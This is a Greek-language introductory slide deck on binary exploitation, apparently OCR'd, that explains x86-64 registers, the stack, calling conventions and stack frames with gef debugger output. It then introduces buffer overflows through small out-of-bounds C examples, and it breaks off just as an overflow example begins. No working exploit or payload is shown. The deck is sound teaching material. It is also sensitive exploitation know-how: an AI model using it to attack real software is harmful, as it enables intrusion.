Binary Exploitation 101

Μία σύντομη εισαγωγή

Τι αφορά

Εκμετάλλευση τρωτών (vulnerable) σημείων στον κώδικα ή τη λογική ενός προγράμματος, με βασικό στόχο την απόκτηση δικαιωμάτων εκτέλεσης αυθαίρετου κώδικα (arbitrary code execution). Οι αδυναμίες δημιουργούνται συνήθως εξαιτίας:

- Απρόσεκτου προγραμματισμού
- Παρενεργειών που αγνοεί ή δεν μπορεί να προβλέψει ο προγραμματιστής, για παράδειγμα compiler optimizations
- Της δυσκολίας συντήρησης, κλιμάκωσης και γενικότερα παραγωγής ασφαλούς κώδικα (Chromium ~35M lines of code, Linux ~25M…)

What it takes?

- Καλή γνώση του τρόπου με τον οποίο λειτουργούν οι υπολογιστές σε low-level
- Με άλλο λόγια δηλαδή, καλή γνώση assembly και γλώσσας προγραμματισμού C

  … ωστόσο κυρίως

- Απαιτεί ΥΠΟΜΟΝΗ και καλή διαχείριση νεύρων…

Εργαλεία

Κατά κύριο λόγο απαιτείται γνώση και χρήση των παρακάτω:

- Disassemblers
- Decompilers
- Debuggers

Καταχωρητές

- Τύπος μικρής αλλά πολύ γρήγορης μνήμης εντός της CPU.
- Χρησιμεύουν για προσωρινή αποθήκευση δεδομένων και εκτέλεση πράξεων σε αυτά.
- Σημαντικότεροι καταχωρητές: **rip** (Program Counter), **rsp** (Stack Pointer), **rbp** (Base Pointer), **EFLAGS** (Status Register).
- General purpose registers: **rax, rbx, rcx, rdx, rdi, rsi**.
- Αρκετές εντολές χειρισμού τους (instruction set).

Περιεχόμενα


- Βασικές αρχές λειτουργίας του stack σε μία διεργασία (process)
- Εισαγωγή σε Buffer Overflows
- Απλές τεχνικές exploitation για stack based Buffer Overflows

Stack

Η στοίβα γενικά

Πρόκειται για μία LIFO (last in first out) δομή δεδομένων, η οποία χρησιμεύει για να αποθηκεύουμε (προσωρινά) δεδομένα.

Εισαγωγή στην κορυφή της στοίβας μέσω **push** και εξαγωγή πρώτου στοιχείου αυτής μέσω **pop**.



Η στοίβα σε ένα binary


- Είναι ως δομή ίδια με το data structure που αναφέραμε προηγουμένως. Μεγαλώνει προς τις χαμηλότερες διευθύνσεις !!

- Συνιστά μέρος του εικονικού χώρου διευθύνσεων της εκάστοτε διεργασίας

- Αξιοποιεί τον καταχωρητή **rsp** ο οποίος λειτουργεί ως pointer στην κορυφή του stack

- Χρησιμοποιείται για αποθήκευση τοπικών μεταβλητών, πέρασμα παραμέτρων κ.α.

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x00555555554000 0x00555555555000 0x00000000000000 r-- /home/kali/Downloads/zombienator/zombienator
0x00555555555000 0x00555555556000 0x00000000001000 r-x /home/kali/Downloads/zombienator/zombienator
0x00555555556000 0x00555555557000 0x00000000002000 r-- /home/kali/Downloads/zombienator/zombienator
0x00555555557000 0x00555555558000 0x00000000002000 r-- /home/kali/Downloads/zombienator/zombienator
0x00555555558000 0x00555555559000 0x00000000003000 rw- /home/kali/Downloads/zombienator/zombienator
0x007ffff7d90000 0x007ffff7d93000 0x00000000000000 rw-
0x007ffff7d93000 0x007ffff7dbb000 0x00000000000000 r-- /home/kali/Downloads/zombienator/glibc/libc.so.6
0x007ffff7dbb000 0x007ffff7f50000 0x00000000028000 r-x /home/kali/Downloads/zombienator/glibc/libc.so.6
0x007ffff7f50000 0x007ffff7fa8000 0x000000001bd000 r-- /home/kali/Downloads/zombienator/glibc/libc.so.6
0x007ffff7fa8000 0x007ffff7fac000 0x00000000214000 r-- /home/kali/Downloads/zombienator/glibc/libc.so.6
0x007ffff7fac000 0x007ffff7fae000 0x00000000218000 rw- /home/kali/Downloads/zombienator/glibc/libc.so.6
0x007ffff7fae000 0x007ffff7fbd000 0x00000000000000 rw-
0x007ffff7fbd000 0x007ffff7fc1000 0x00000000000000 r-- [vvar]
0x007ffff7fc1000 0x007ffff7fc3000 0x00000000000000 r-x [vdso]
0x007ffff7fc3000 0x007ffff7fc5000 0x00000000000000 r-- /home/kali/Downloads/zombienator/glibc/ld-linux-x86-64.so.2
0x007ffff7fc5000 0x007ffff7fef000 0x00000000002000 r-x /home/kali/Downloads/zombienator/glibc/ld-linux-x86-64.so.2
0x007ffff7fef000 0x007ffff7ffa000 0x0000000002c000 r-- /home/kali/Downloads/zombienator/glibc/ld-linux-x86-64.so.2
0x007ffff7ffb000 0x007ffff7ffd000 0x00000000037000 r-- /home/kali/Downloads/zombienator/glibc/ld-linux-x86-64.so.2
0x007ffff7ffd000 0x007ffff7fff000 0x00000000039000 rw- /home/kali/Downloads/zombienator/glibc/ld-linux-x86-64.so.2
0x007ffffffde000 0x007ffffffff000 0x00000000000000 rw- [stack]
```


0×007fffffffdda0 +0×0000: 0×0000000000000000 ← $rsp
0×007fffffffdda8 +0×0008: 0×eab980dcbd5a0500
0×007fffffffddb0 +0×0010: 0×0000000000000001 ← $rbp
0×007fffffffddb8 +0×0018: 0×007ffff7dbcd90 → mov edi, eax
0×007fffffffddc0 +0×0020: 0×0000000000000000
0×007fffffffddc8 +0×0028: 0×00555555555996 → <main+0> endbr64
0×007fffffffddd0 +0×0030: 0×0000000100000000
0×007fffffffddd8 +0×0038: 0×007fffffffdec8 → 0×007ffffffe21c

```c
#include <stdio.h>

int not_in_stack = 0;
int not_in_stack_either;

int main()
{
        char buffer[30];
        int i;

        for (i = 0; i < 1; ++i) {
                printf("i and buffer in stack!!");
        }

        return 0;
}
```

stack

Κυρίως όμως χρησιμοποιείται…


Για την αποθήκευση των ***διευθύνσεων επιστροφής*** μεταξύ των συναρτήσεων ενός προγράμματος και την υλοποίηση των *stack frames*.

Huh??

Calling conventions


Κατά την κλήση συναρτήσεων, σε επίπεδο assembly συμβαίνουν τα εξής:

- Ο caller φροντίζει να σώσει (push) στη στοίβα την αμέσως επόμενη διεύθυνση (ret addr) σε επίπεδο assembly και μεταβαίνει στην αρχή της κληθείσας συνάρτησης.



- Ο callee αποθηκεύει στη στοίβα τον καταχωρητή rbp (frame pointer) και κατόπιν ανανεώνει τον frame pointer με την τρέχουσα τιμή του rsp.


```
test:

0x3d19   push  rbp
0x3d1a   mov   rbp, rsp
0x3d1d      ...
```




Με τον τρόπο αυτόν δημιουργείται το stack frame της συνάρτησης test. Από εδώ και στο εξής, η συνάρτηση θα αναφέρεται στις τοπικές μεταβλητές της μέσω offsets από τον καταχωρητή rbp.

- Ο καταχωρητής rsp μειώνεται τόσο, ώστε να δημιουργήσει τον απαιτούμενο χώρο για τις τοπικές μεταβλητές της συνάρτησης.

```
test:

0x3d19    push    rbp
0x3d1a    mov   rbp, rsp
0x3d1d    sub   rsp, 0x10
```






Με άλλα λόγια, ένα stack frame είναι η περιοχή του stack η οποία “ανήκει” σε μία συνάρτηση. Συνεπώς, κάθε συνάρτηση έχει και το δικό της stack frame, η έναρξη του οποίου καθορίζεται από τον rbp καταχωρητή κατά την εκτέλεσή της.

- Κατά την επιστροφή, ο callee (test function) πραγματοποιεί την αντίστροφη διαδικασία. Με τον τρόπο αυτόν επαναφέρει τον base pointer (rbp) ώστε ο Caller να μπορεί να αναφέρεται στο δικό του stack frame.


```
test:
  ...          ...
0x3d40     mov rsp, rbp
0x3d43     pop rbp
```





- Τέλος εκτελεί ret, μεταφέροντας και πάλι τη ροή του προγράμματος στη συνάρτηση του Caller. Συνεπώς, ο rip θα λάβει την τιμή 0x4045 και ο rsp την τιμή 0x7f50.


Στην πράξη όμως;

```c
#include <stdio.h>

int not_in_stack = 0;
int not_in_stack_either;

void test(void)
{
        int a = 1;
        int c = 3 * a;
        printf("%d\n", c);
}

int main()
{
        char buffer[30];
        int i;

        for (i = 0; i < 1; ++i) {
                printf("i and buffer in stack!!\n");
        }

        test();

        return 0;
}
```


gef➤ disas main
Dump of assembler code for function main:
0x0000555555555180 <+0>: push rbp
0x0000555555555181 <+1>: mov rbp,rsp
0x0000555555555184 <+4>: sub rsp,0x30
0x0000555555555188 <+8>: mov DWORD PTR [rbp-0x4],0x0
0x000055555555518f <+15>: jmp 0x5555555551a4 <main+36>
0x0000555555555191 <+17>: lea rax,[rip+0xe70]
0x0000555555555198 <+24>: mov rdi,rax
0x000055555555519b <+27>: call 0x555555555030 <puts@plt>
0x00005555555551a0 <+32>: add DWORD PTR [rbp-0x4],0x1
0x00005555555551a4 <+36>: cmp DWORD PTR [rbp-0x4],0x0
0x00005555555551a8 <+40>: jle 0x555555555191 <main+17>
0x00005555555551aa <+42>: call 0x555555555149 <test>
0x00005555555551af <+47>: mov eax,0x0
0x00005555555551b4 <+52>: leave
0x00005555555551b5 <+53>: ret


0×5555555551a0 <main+32> add DWORD PTR [rbp-0×4], 0×1
0×5555555551a4 <main+36> cmp DWORD PTR [rbp-0×4], 0×0
0×5555555551a8 <main+40> jle 0×555555555191 <main+17>
→ 0×5555555551aa <main+42> call 0×555555555149 <test>
↳ 0×555555555149 <test+0> push rbp
0×55555555514a <test+1> mov rbp, rsp
0×55555555514d <test+4> sub rsp, 0×10
0×555555555151 <test+8> mov DWORD PTR [rbp-0×4], 0×1
0×555555555158 <test+15> mov edx, DWORD PTR [rbp-0×4]
0×55555555515b <test+18> mov eax, edx


$rax : 0×18
$rbx : 0×007fffffffdec8 → 0×007fffffffe219 →
$rcx : 0×007ffff7ec6190 → 0×5877ffff0003d48
$rdx : 0×1
$rsp : 0×007fffffffdd80 → 0×0000000000000000
$rbp : 0×007fffffffddb0 → 0×0000000000000001


0×007fffffffdd80 +0×0000: 0×0000000000000000 ← $rsp
0×007fffffffdd88 +0×0008: 0×0000000000000000
0×007fffffffdd90 +0×0010: 0×0000000000000000
0×007fffffffdd98 +0×0018: 0×0000000000000000
0×007fffffffdda0 +0×0020: 0×0000000000000000
0×007fffffffdda8 +0×0028: 0×0000000100000000
0×007fffffffddb0 +0×0030: 0×0000000000000001 ← $rbp
0×007fffffffddb8 +0×0038: 0×007ffff7df518a → <__libc_start_call_main+122> mov edi, eax


```
  0×555555555144 <frame_dummy+4>   jmp    0×555555555
  0×555555555149 <test+0>          push   rbp
  0×55555555514a <test+1>          mov    rbp, rsp
→ 0×55555555514d <test+4>          sub    rsp, 0×10
```


```
0×007fffffffdd70 +0×0000: 0×007fffffffddb0  →  0×0000000000000001        ← $rsp, $rbp
0×007fffffffdd78 +0×0008: 0×005555555551af  →  <main+47> mov eax, 0×0
0×007fffffffdd80 +0×0010: 0×0000000000000000
0×007fffffffdd88 +0×0018: 0×0000000000000000
0×007fffffffdd90 +0×0020: 0×0000000000000000
0×007fffffffdd98 +0×0028: 0×0000000000000000
0×007fffffffdda0 +0×0030: 0×0000000000000000
0×007fffffffdda8 +0×0038: 0×0000000100000000
```

```
gef➤  disas test
Dump of assembler code for function test:
   0x0000555555555149 <+0>:     push   rbp
   0x000055555555514a <+1>:     mov    rbp,rsp
⇒  0x000055555555514d <+4>:     sub    rsp,0x10
   0x0000555555555151 <+8>:     mov    DWORD PTR [rbp-0x4],0x1
   0x0000555555555158 <+15>:    mov    edx,DWORD PTR [rbp-0x4]
   0x000055555555515b <+18>:    mov    eax,edx
   0x000055555555515d <+20>:    add    eax,eax
   0x000055555555515f <+22>:    add    eax,edx
   0x0000555555555161 <+24>:    mov    DWORD PTR [rbp-0x8],eax
   0x0000555555555164 <+27>:    mov    eax,DWORD PTR [rbp-0x8]
   0x0000555555555167 <+30>:    mov    esi,eax
   0x0000555555555169 <+32>:    lea    rax,[rip+0xe94]        # 0x5
   0x0000555555555170 <+39>:    mov    rdi,rax
   0x0000555555555173 <+42>:    mov    eax,0x0
   0x0000555555555178 <+47>:    call   0x555555555040 <printf@plt>
   0x000055555555517d <+52>:    nop
   0x000055555555517e <+53>:    leave
   0x000055555555517f <+54>:    ret
End of assembler dump.
```


```
  0x555555555173 <test+42>        mov    eax, 0x0
  0x555555555178 <test+47>        call   0x555555555040 <printf@plt>
  0x55555555517d <test+52>        nop
→ 0x55555555517e <test+53>        leave
  0x55555555517f <test+54>        ret
  0x555555555180 <main+0>         push   rbp
  0x555555555181 <main+1>         mov    rbp, rsp
  0x555555555184 <main+4>         sub    rsp, 0x30
  0x555555555188 <main+8>         mov    DWORD PTR [rbp-0x4], 0x0
```

```
0x007fffffffdd60|+0x0000: 0x0000000000000000     ← $rsp
0x007fffffffdd68|+0x0008: 0x0000000100000003
0x007fffffffdd70|+0x0010: 0x007fffffffddb0  →  0x0000000000000001        ← $rbp
0x007fffffffdd78|+0x0018: 0x005555555551af  →  <main+47> mov eax, 0x0
0x007fffffffdd80|+0x0020: 0x0000000000000000
0x007fffffffdd88|+0x0028: 0x0000000000000000
0x007fffffffdd90|+0x0030: 0x0000000000000000
0x007fffffffdd98|+0x0038: 0x0000000000000000
```


→ 0×5555555551af <main+47> mov eax, 0×0
0×5555555551b4 <main+52> leave
0×5555555551b5 <main+53> ret


0×007fffffffdd80 +0×0000: 0×0000000000000000 ← $rsp
0×007fffffffdd88 +0×0008: 0×0000000000000000
0×007fffffffdd90 +0×0010: 0×0000000000000000
0×007fffffffdd98 +0×0018: 0×0000000000000000
0×007fffffffdda0 +0×0020: 0×0000000000000000
0×007fffffffdda8 +0×0028: 0×0000000100000000
0×007fffffffddb0 +0×0030: 0×0000000000000001 ← $rbp
0×007fffffffddb8 +0×0038: 0×007ffff7df518a → <__libc_s

Buffer Overflow



Τι είναι πάλι τούτο…

Με τον όρο *Buffer Overflow*, χαρακτηρίζουμε το φαινόμενο κατά το οποίο σε έναν χώρο μνήμης αποθηκεύουμε περισσότερα data (δηλαδή bytes ελεγχόμενα από εμάς), από το μέγιστο όριο που έχει ορίσει στον κώδικα ο εκάστοτε προγραμματιστής.

Συνιστά ΣΗΜΑΝΤΙΚΟΤΑΤΟ vulnerability και είναι εξαιρετικά ΕΠΙΚΙΝΔΥΝΟ για την ασφάλεια των εφαρμογών.

Buffer Overflow μπορεί να συμβεί σε οποιοδήποτε section, για παράδειγμα stack, heap κ.α.

C supremacy

- Παρέχει σημαντικές δυνατότητες ελέγχου σχετικά με τη χρήση της μνήμης, ωστόσο…

- Δεν υλοποιεί μηχανισμούς ελέγχου κατά τις προσβάσεις σε αυτή, όπως ελέγχους για OOB (out of bound) access σε arrays, συνεπώς…

- Το βάρος είναι στον προγραμματιστή να υλοποιήσει τους απαραίτητους ελέγχους που πιστοποιούν ότι δε θα συμβεί κάτι “περίεργο” ή απροσδόκητο.

Στη C μπορείτε κάλλιστα να κάνετε τα παρακάτω…

```c
#include <stdio.h>

int main()
{
    char array[30];

    array[31] = 'A';

    return 0;
}
```

main.c

```c
#include <stdio.h>

int main()
{
    char array[30];

    for (int i = 0; i < 30; ++i) {
        array[i] = 'A';
    }

    printf("%c", array[42]);

    return 0;
}
```

```
P

...Program finished with exit code 0
Press ENTER to exit console.
```

Ε και τι τη θέλουμε τότε; 🙃 🙃

- Προσφέρει εύκολη και άμεση επικοινωνία με το υλικό (hardware)
- Χαρακτηρίζεται από σημαντικά ταχύτερους χρόνους εκτέλεσης
- Χαμηλή ενεργειακή κατανάλωση
- Απαραίτητη για embedded εφαρμογές

Overflow time

```c
#include <stdio.h>

int main()
{
        char buffer[10];
